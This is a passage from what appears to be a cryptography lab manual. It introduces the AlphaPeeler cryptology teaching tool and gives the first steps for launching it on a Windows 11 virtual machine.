
44. Close all open windows and document all the acquired information.

Task 2: Perform Cryptanalysis using AlphaPeeler

AlphaPeeler is a powerful tool for learning cryptology. It can be useful as an instructor's teaching aid and to create assignments for classical cryptography. You can easily learn classical techniques such as frequency analysis of alphabets, mono-alphabetic substitution, Caesar cipher, transposition cipher, Vigenere cipher, and Playfair cipher. AlphaPeeler Professional (powered by crypto++ library) also includes DES, Gzip/Gunzip, MD5, SHA-1, SHA-256, RIPEMD-16, RSA key generation, RSA crypto, RSA signature & validation, and generation of secret share files.

Here, we will use the AlphaPeeler tool to perform cryptanalysis.


1. Switch to the **Windows 11** virtual machine, click **Search** icon () on the **Desktop**. Type **alpha** in the search field, the **AlphaPeeler** appears in the results, click **Open** to launch it.



Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Module 20 – Cryptography


2. **AlphaPeeler Professional** initializes and the **AlphaPeeler** main window appears, as shown in the screenshot.



